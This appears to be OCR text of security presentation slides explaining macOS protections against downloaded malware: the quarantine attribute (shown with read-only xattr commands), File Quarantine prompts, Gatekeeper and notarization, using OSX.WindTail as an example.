
Notarization

anti-infection mechanisms
(applied to downloaded items)



Quarantine Attribute


added to all (ok, most) downloaded items



Triggers checks:

- gatekeeper
- notarizations
- file quarantine

q attr: com.apple.quarantine



```
% xattr ~/Downloads/malware.app
com.apple.quarantine

% xattr -p com.apple.quarantine ~/Downloads/malware.app
0081;606ec805;Chrome;BCCEDD88-5E0C-4F6A-95B7-DBC0D2D645EC
```

xattr shows (quarantine) attributes


A quarantine attribute is added to downloaded items. When launched, it signifies the item should be subjected to various anti-infection checks.

File Quarantine (2007)

user confirmation when launching an application

Final_Presentation

a presentation
...or is it malware?
(it's OSX.WindTail)




"Final_Presentation" is an app downloaded from the Internet. Are you sure you want to open it?

Safari downloaded this file today at 11:39 AM from file.io.

file quarantine prompt
(note: "is an app")


Shortcoming:



When a user opens a downloaded item, file quarantine displays a prompt that requires explicit user confirmation before allowing the file to execute.


Gatekeeper (2012)

block unsigned applications


“DefinitelyNotMalware” cannot be opened because the developer cannot be verified.

Safari downloaded this file today at 3:20

